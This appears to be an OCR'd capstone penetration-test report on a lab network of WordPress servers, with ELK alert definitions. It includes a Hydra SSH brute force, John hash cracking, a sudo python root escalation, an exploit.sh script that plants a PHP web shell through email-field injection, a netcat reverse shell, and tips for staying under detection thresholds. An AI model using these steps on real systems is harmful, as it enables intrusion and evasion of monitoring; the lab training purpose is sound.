
Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address
Range:192.168.1.0/24
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS:Kali
Hostname:Kali

IPv4:192.168.1.110
OS: debian
Hostname: Target 1

IPv4:192.168.1.115
OS:debian
Hostname:Target 2

IPv4:192.168.1.105
OS:ubuntu
Hostname: capstone

IPv4: 192.168.1.100
OS: ubuntu
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak Passwords	Able to find passwords using dictionary brute force against web	Allowed the attacker to gain access to protected web directories
Wordpress user enumeration	Using enum4linux to gather user information for the web server	Allowed the attacker to gather username to gain access
Unprotected and unsalted hash	Using John to crack the hashes located inside mysql database	Allowed the attacker to gain ssh access for Michael and steven
Privilege escalation	Using sudo python access to escalate from steven to root	Allowed the attacker gain root

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Wordpress user enumeration	Using nikto to gather user information for the web server	Allowed the attacker to gather username to gain access to the web server
Directory Exploration	Using gobuster to gather web directories	Allowed the attacker gain intel on which directories allow which users access
Local File inclusion(LFI)	Using LFI to push backdoor.php. using Ncat listen to web server	Allowed the target machine talk back to the attacking machine via direct command line

Exploits Used

Exploitation: [WordPress User Enumeration]

Summarize the following:

- Target 1:
  - **enum4linux -a 192.168.1.110**
- Target 2:
  - **nikto -C all -h 192.168.1.115**
- Gained critical information needed to gain access to the server with SSH.

```
S-1-5-32-1048 *unknown*\*unknown* (8)
S-1-5-32-1049 *unknown*\*unknown* (8)
S-1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\michael (Local User)
S-1-22-1-1001 Unix User\steven (Local User)
S-1-22-1-1002 Unix User\vagrant (Local User)

 ==========================================
|    Getting printer info for 192.168.1.110    |
 ==========================================
```

Exploitation: [Weak Password]

Summarize the following:

- **Hydra attack**:
  - **Username**: Michael
  - **Password**: michael
- Granted the attacker access to michaels account through SSH

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.1
10 -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret ser
vice organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-14 11:03:56
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344
399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
```

Exploitation: [Unprotected and Unsalted Hash]

Summarize the following:

- **Using JohnTheRipper to crack the hash that was located within the mySQL database.**
  - allows the attacker to use the cracked hash to ssh from Michaels to steven

```
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------
-------+-------------+----------------+
2 rows in set (0.00 sec)
```

```
root@Kali:~# john --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/25
6 AVX2 8×3])
Remaining 1 password hash
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:52 8.14% (ETA: 18:44:16) 0g/s 7633p/s 7633c/s 7633C/s saobnhi..santoria1
Session aborted
root@Kali:~# john --show hash.txt
?:pink84
```

Exploitation: [Privilege Escalation]

- **Using sudo -l to check user privileges**
- **after that using sudo python access to escalate to root**
  - it allowed the attacker to gain root access to the machine


```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target1:/#
```

Exploitation: [Directory Exploration]

Summarize the following:

- **gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115**
  - It output list of possible exploitable directories



```
Shell No.1
File  Actions  Edit  View  Help
+ 1 host(s) tested
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.t
xt dir -u 192.168.1.115
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medi
um.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/21 07:44:32 Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 312] [--> http://192.168.1.115/img/]
/css                 (Status: 301) [Size: 312] [--> http://192.168.1.115/css/]
/wordpress           (Status: 301) [Size: 318] [--> http://192.168.1.115/wordpress
/]
/manual              (Status: 301) [Size: 315] [--> http://192.168.1.115/manual/]

/js                  (Status: 301) [Size: 311] [--> http://192.168.1.115/js/]

/vendor              (Status: 301) [Size: 315] [--> http://192.168.1.115/vendor/]

Progress: 2449 / 220561 (1.11%)
/fonts               (Status: 301) [Size: 314] [--> http://192.168.1.115/fonts/]
```


Avoiding Detection

Stealth Exploitation of [wordpress user enumeration]

Monitoring Overview

Http threshold alert detected, The Alert are described below:

- WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- http.response.status_code
- above 400



Mitigating Detection

- keep the number of the attack under 400 to prevent from triggering
- you can use wpscan --url http://192.168.1.110/115 --stealthy

Stealth Exploitation of [Local File Inclusion]


Monitoring Overview

Monitor size threshold alert detected, The Alert are described below:

- WHEN sum() of http.request.bytes OVER all documents is ABOVE 3500
- FOR THE LAST 1 minute
- http.request.bytes
- above 3500

Mitigating Detection


- by limiting the size of files below 3500 bytes you can execute the exploit without triggering the alerts



Stealth Exploitation of [Directory Exploration]

Monitoring Overview

- WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes



- system.process.cpu.total.pct

- 0.5 (50%)

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- Nmap -sS 192.168.1.110/115

Maintaining Access

Backdooring the Target

Backdoor Overview


- Reverse shell via .php exploit communicating with an ncat listener
- Dropped it to the web server by exploit.sh bash script
- Connected to the exploit using ncat listener

```
TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
              --data-urlencode "name=Hackerman" \
              --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
              --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
              --data-urlencode "action=sumbit" \
              $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Explit failed"
fi
```

```
root@Kali:~# ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.115: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 43001
pwd
/var/www/html
```

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines

- Hypervisor / Host Machine
  - Operating System: Microsoft Windows
  - Purpose: Hypervisor / Gateway
  - IP Address: 192.168.1.1
- Kali (Attacker)
  - Operating System: Linux (Debian Kali)
  - Purpose: Client
  - IP Address: 192.168.1.90
- ELK
  - Operating System: Linux (Ubuntu)
  - Purpose: Elasticsearch, Logstash, Kibana Server (Logs)
  - IP Address: 192.168.1.100
- Capstone
  - Operating System: Linux (Debian)
  - Purpose: Web Server
  - IP Address: 192.168.1.105
- Target 1
  - Operating System: Linux (WordPress)
  - Purpose: Web Server
  - IP Address: 192.168.1.110
- Target 2
  - Operating System: Linux (WordPress)
  - Purpose: Web Server
  - IP Address: 192.168.1.115

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
weak passwords/ brute force	brute-forced using hydra	allowed us to gain access into the wordpress mysql db to access stevens password and find flag 2.
wordpress enumeration	using enum4linux gather user info for web servers	allowed attacker to obtain user names to potentially infiltrate and obtain further access
unsalted/unprotected hashes	using john, the attacker was able to easily crack the passwords found in mysql db using michael's credentials	allowed attacker to gain ssh access to michael and steven
privilege escalation	`sudo ./python -c 'import os;os.system("/bin/sh -p")'`	The ultimate goal was to gain root access and obtain the final flag, which was what this vulnerability helped achieve.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
wordpress enumeration	using nikto to gather web server info (vulns) to obtain user info	This provided us with a list of files to append to IP address and discover the wordpress site.
dictionary exploitation	use gobuster to enumerate web directories. allows attacker to obtain intel on which user has access to which directory	This allowed us to enumerate all the directories within the site and to find flag 1
local file inclusion (LFI)	to push the backdoor.php via the exploit.php	pushed a backdoor. used ncat listener to open a shell.


Alerts Implemented

Excessive HTTP Errors

- `WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes`
- **Threshold**: > 400
-

CPU Usage Monitor

Summarize the following:

- `WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes`
- **Threshold**: > 0.5
- 

